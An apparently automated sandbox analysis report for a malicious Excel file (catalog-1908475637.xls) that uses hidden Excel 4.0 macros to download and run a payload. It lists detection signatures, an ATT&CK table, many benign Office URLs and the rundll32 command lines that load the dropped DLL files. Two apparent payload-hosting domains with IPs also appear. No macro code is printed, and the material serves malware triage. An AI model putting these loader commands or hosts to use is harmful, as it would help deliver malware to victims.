ID: 412000
Sample Name: catalog-1908475637.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 10:36:04
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report catalog-1908475637.xls

Overview


General Information

Sample Name:	catalog-1908475637.xls
Analysis ID:	412000
MD5:	1de5671f987904a.
SHA1:	42fdd77f2c2ae74..
SHA256:	ae321f6cf2fff1de…
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5472 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6240 cmdline: rundll32 ..\ikjcvesdv.ref,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6276 cmdline: rundll32 ..\ikjcvesdv.ref1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	De Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	De De Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
catalog-1908475637.xls	15%	ReversingLabs	Document-Office.Downloader.EncDoc	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
iamihaveican.com	108.167.180.164	true	false		unknown
carriepatrick.com	199.79.62.12	true	false		unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://login.microsoftonline.com/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://shell.suite.office.com:1443	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://autodiscover-s.outlook.com/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://cdn.entity.	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://powerlift.acompli.net	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://cortana.ai	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://api.aadrm.com/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ofcrecsvcapi-int.azurewebsites.net/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://api.microsoftstream.com/api/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://cr.office.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://graph.ppe.windows.net	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://store.office.cn/addinstemplate	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://web.microsoftstream.com/video/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://graph.windows.net	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://dataservice.o365filtering.com/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ncus.contentsync.	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://weather.service.msn.com/data.aspx	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
http://https://apis.live.net/v5.0/	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	DC377C05-C999-41EA-9263-9D9A4A0CA3BB.0.dr	false		high
